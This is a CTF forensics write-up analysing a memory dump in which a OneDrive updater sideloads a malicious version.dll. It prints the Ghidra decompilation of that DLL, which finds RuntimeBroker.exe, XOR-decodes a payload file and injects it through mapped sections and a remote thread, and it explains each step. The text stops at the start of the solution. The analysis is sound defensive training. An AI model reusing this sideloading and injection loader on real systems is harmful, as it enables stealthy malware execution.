UNI CTF 2022: OneDrive DLL Sideloading Analysis - Side Spell
This post will cover the solution for the hard forensics challenge, Side Spell, and the thought process during development.


Table of Contents
Description
Many young people want to be invited to the Wizards Hacking School. Unfortunately, not all of them are capable of doing so. However, a small number of candidates try to hack their way into the school. Our registration department has been a target of many phishing campaigns by candidates and mercenaries. The latter has been running a black market of invitations, where each candidate can buy an invitation for a specific amount. They finally managed to get access to our internal network. Can you investigate what happened before they moved laterally to the rest of the network?
Writeup 📜
This challenge's downloadable file is a compromised computer's memory dump.
This time I wanted to demonstrate a scenario where by looking at the running processes, none could identify anything suspicious. Ideally, all the processes should be legitimate Microsoft executables. Of course, I did not want to make a "find me" memory forensics challenge; I wanted it to be based on an actual incident on the contrary. Thus, by researching, I stumbled upon some fascinating blogs here and here.
With this technique, an attacker can execute their payload under the OneDriveStandaloneUpdater process, an official Microsoft executable and at last be able to migrate to any process, in our case, RuntimeBrocker. Being a very interesting and stealthy technique, I thought it would be a great opportunity to investigate how someone could detect and analyze it from a memory capture.
In addition, this case is an excellent example of even now that macros from the internet are disabled from Microsoft, phishing can still be dangerous by utilizing alternative vectors.
Volatility Set Up 🔧
Since the challenge is memory dump analysis, we need to find a tool to analyze it. Volatility is the perfect tool for this job.
Firstly, we need to identify the profile of the memory dump. To do so, we can use the imageinfo plugin:

But if having even a slightly not updated volatility 2, it will not work with this memory dump. To avoid any technical difficulties regarding the installation of this tool, we will use the latest volatility 3 and let it configure the profile.
Locating the malware
When investigating a memory dump, a good practice is to start with the pstree or pslist plugin to list all the processes running on the system.

With a quick look, we can not spot anything suspicious.
Since it was mentioned in the description that the initial access was gained by phishing, we can investigate the files the user opened/downloaded. To do so, we can use the filescan plugin and look at the home folder.

As we can see, there is a folder named mandatory_update, which contains 4 files.
-
OneDriveStandaloneUpdater.exe
-
version.dll
-
vresion.dll
-
OneDrive.Update
But we need to find out if they were executed. For this, we will use the windows.cmdline plugin.

We can now confirm that OneDriveStandaloneUpdater is being executed under the suspicious path.
In addition, the two DLLs have very similar filenames. Let us try to extract them so we can analyze them.
We can try to use the windows.dumpfiles plugin to extract the files. But it will only work for some of them.
To overcome this issue, we can extract the mandatory_update.zip file.

Volatility seems not to be able to extract the file. But let us check what the extracted file looks like.

The file is a valid zip archive. Let us try to extract it.

And the files are extracted successfully.

By searching the filenames on Google, we can come across some useful blogs we mentioned earlier.
As described in the posts, the OneDriveStandaloneUpdater.exe is a legitimate Microsoft file that is vulnerable to DLL sideloading. The version.dll is the malicious DLL which will be loaded by the OneDriveStandaloneUpdater.exe. On the other hand, vresion.dll is the original version.dll to which the malicious DLL proxies the function calls.
To confirm our understanding, we can check if this specific version.dll is loaded into the process.

Reversing ◀️ ◀️
Now that we know the files, we can load version.dll in Ghidra and start reversing it.
We can easily find the DllMain function, which is called when the DLL is loaded. And then locate the function that is called, named FUN_180001000.
void FUN_180001000(void)

{
  undefined (*pauVar1) [16];
  int iVar2;
  int iVar3;
  long lVar4;
  HANDLE pvVar5;
  longlong lVar6;
  FILE *_File;
  void *_DstBuf;
  HMODULE hModule;
  FARPROC pFVar7;
  FARPROC pFVar8;
  ulonglong uVar9;
  byte *pbVar10;
  byte *pbVar11;
  undefined auVar12 [16];
  undefined auStack920 [32];
  undefined8 local_378;
  undefined8 local_370;
  ulonglong *local_368;
  undefined8 local_360;
  ulonglong local_358;
  undefined8 local_350;
  undefined8 local_348;
  undefined8 local_338;
  undefined8 uStack816;
  undefined4 local_328;
  undefined4 local_324;
  undefined4 local_320;
  undefined4 local_308;
  undefined2 local_304;
  size_t local_300;
  longlong local_2f8;
  undefined8 local_2f0;
  undefined (*local_2e8) [16];
  undefined8 local_2e0;
  longlong local_2d8;
  longlong local_2d0;
  undefined8 local_2c8;
  undefined4 local_2c0 [2];
  undefined4 local_2b8;
  undefined4 uStack692;
  undefined4 uStack688;
  undefined4 uStack684;
  undefined4 local_2a8;
  undefined4 local_2a0;
  undefined4 uStack668;
  undefined4 uStack664;
  undefined4 uStack660;
  ulonglong local_290;
  undefined8 local_288 [2];
  undefined4 local_278 [2];
  int local_270;
  wchar_t local_24c [266];
  ulonglong local_38;

  local_38 = DAT_180005008 ^ (ulonglong)auStack920;
  local_2f8 = 0;
  local_2c0[0] = 0x30;
  local_2b8 = 0;
  uStack692 = 0;
  uStack688 = 0;
  uStack684 = 0;
  local_2a8 = 0;
  local_2a0 = 0;
  uStack668 = 0;
  uStack664 = 0;
  uStack660 = 0;
  local_2f0 = 0;
  local_2e8 = (undefined (*) [16])0x0;
  local_2e0 = 0;
  local_2d8 = 0;
  local_338 = 0x6e36753348373139;
  uStack816 = 0x74494d364476797a;
  local_328 = 0x71724977;
  local_324 = 0x56444456;
  local_320 = 0x4d756b75;
  local_308 = 0xc956aac;
  local_304 = 0x16e4;
  auVar12 = _DAT_1800032d0;
  pvVar5 = (HANDLE)CreateToolhelp32Snapshot(0x6e36753348373139,2);
  if (pvVar5 != (HANDLE)0xffffffffffffffff) {
    local_278[0] = 0x238;
    iVar2 = Process32FirstW(pvVar5,local_278);
    if (iVar2 == 0) {
LAB_1800014b4:
      CloseHandle(pvVar5);
    }
    else {
      iVar3 = Process32NextW(pvVar5,local_278);
      lVar6 = 0;
      iVar2 = 0;
      if (iVar3 != 0) {
        do {
          while ((L"RuntimeBroker.exe"[lVar6] != local_24c[lVar6] ||
                 (L"RuntimeBroker.exe"[lVar6 + 1] != local_24c[lVar6 + 1]))) {
            iVar2 = Process32NextW(pvVar5,local_278);
            lVar6 = 0;
            if (iVar2 == 0) goto LAB_1800014b4;
          }
          lVar6 = lVar6 + 2;
          iVar2 = local_270;
        } while (lVar6 != 0x12);
      }
      CloseHandle(pvVar5);
      if ((iVar2 != 0) && (_File = fopen("OneDrive.Update","rb"), _File != (FILE *)0x0)) {
        fseek(_File,0,2);
        lVar4 = ftell(_File);
        local_300 = (size_t)lVar4;
        rewind(_File);
        _DstBuf = malloc(local_300);
        fread(_DstBuf,local_300,1,_File);
        fclose(_File);
        hModule = GetModuleHandleA("NTDLL.DLL");
        if ((hModule != (HMODULE)0x0) &&
           (pFVar7 = GetProcAddress(hModule,"NtOpenProcess"), pFVar7 != (FARPROC)0x0)) {
          local_2d0 = (longlong)iVar2;
          local_2c8 = 0;
          (*pFVar7)(&local_2f8,0x10000000,local_2c0,&local_2d0);
          if ((local_2f8 != 0) &&
             (pFVar7 = GetProcAddress(hModule,"NtCreateSection"), pFVar7 != (FARPROC)0x0)) {
            local_368 = (ulonglong *)0x0;
            local_370 = CONCAT44(local_370._4_4_,0x8000000);
            local_378 = CONCAT44(local_378._4_4_,0x40);
            (*pFVar7)(&local_2f0,0xf001f,0,&local_300);
            pFVar7 = GetProcAddress(hModule,"NtMapViewOfSection");
            if (pFVar7 != (FARPROC)0x0) {
              local_290 = local_300;
              pvVar5 = GetCurrentProcess();
              local_350._0_4_ = 4;
              local_358 = local_358 & 0xffffffff00000000;
              local_368 = &local_290;
              local_360._0_4_ = 2;
              local_370 = 0;
              local_378 = 0;
              (*pFVar7)(local_2f0,pvVar5,&local_2e8,0);
              *local_2e8 = auVar12;
              *(undefined4 *)local_2e8[1] = local_308;
              *(undefined2 *)(local_2e8[1] + 4) = local_304;
              local_2e8[1][6] = 0x72;
              pauVar1 = local_2e8[1];
              pFVar8 = GetProcAddress(hModule,"NtDelayExecution");
              local_288[0] = 0xfffffffffe363c80;
              (*pFVar8)(0,local_288);
              iVar2 = 0x17;
              if (0x17 < local_300) {
                uVar9 = 0x17;
                pbVar10 = *pauVar1 + 7;
                pbVar11 = (byte *)((longlong)_DstBuf + 0x17);
                do {
                  iVar2 = iVar2 + 1;
                  *pbVar10 = *(byte *)((longlong)&local_338 +
                                      uVar9 + ((uVar9 - uVar9 / 7 >> 1) + uVar9 / 7 >> 4) * -0x1c) ^
                             *pbVar11;
                  uVar9 = (ulonglong)iVar2;
                  pbVar10 = pbVar10 + 1;
                  pbVar11 = pbVar11 + 1;
                } while (uVar9 < local_300);
              }
              local_368 = &local_290;
              local_350 = CONCAT44(local_350._4_4_,0x20);
              local_358 = local_358 & 0xffffffff00000000;
              local_360 = CONCAT44(local_360._4_4_,2);
              local_290 = local_300;
              local_370 = 0;
              local_378 = 0;
              (*pFVar7)(local_2f0,local_2f8,&local_2e0,0);
              (*pFVar8)(0,local_288);
              pFVar7 = GetProcAddress(hModule,"NtCreateThreadEx");
              local_348 = 0;
              local_350 = 0;
              local_358 = 0;
              local_360 = 0;
              local_368 = (ulonglong *)((ulonglong)local_368 & 0xffffffff00000000);
              local_370 = 0;
              local_378 = local_2e0;
              (*pFVar7)(&local_2d8,0x10000000,0,local_2f8);
              if (local_2d8 != 0) {
                (*pFVar8)(0,local_288);
                pFVar7 = GetProcAddress(hModule,"NtClose");
                (*pFVar7)(local_2f0);
                pFVar8 = GetProcAddress(hModule,"ZwUnmapViewOfSection");
                pvVar5 = GetCurrentProcess();
                (*pFVar8)(pvVar5,local_2e8);
                (*pFVar8)(local_2f8,local_2e0);
                (*pFVar7)(local_2f8);
              }
            }
          }
        }
      }
    }
  }
  FUN_1800014f0(local_38 ^ (ulonglong)auStack920);
  return;
}
Let us analyze the function.
-
First, it enumerates the running processes by using the CreateToolhelp32Snapshot function, which takes a snapshot of the specified processes, as well as the heaps, modules, and threads used by these processes. The second parameter of this function is 2, corresponding to TH32CS_SNAPPROCESS, which means that the snapshot will contain the list of all the processes in the system. Then uses the Process32NextW function to get the next process of the snapshot until it reaches RuntimeBroker.exe.
-
Then, it reads the file OneDrive.Update, which probably contains the payload.
-
The NtOpenProcess function is invoked from ntdll.dll to open a handle to the process RuntimeBroker.exe.
-
NtCreateSection creates a block of shared memory between the processes.
-
Then, NtMapViewOfSection maps the shared memory to the process's address space, and then to RuntimeBroker.exe.
-
Then, it copies the decrypted content of the file OneDrive.Update to the shared memory.
-
Finally, it creates a new thread to execute the payload.
Solution
This part of the code shows that the payload is being decoded using XOR.
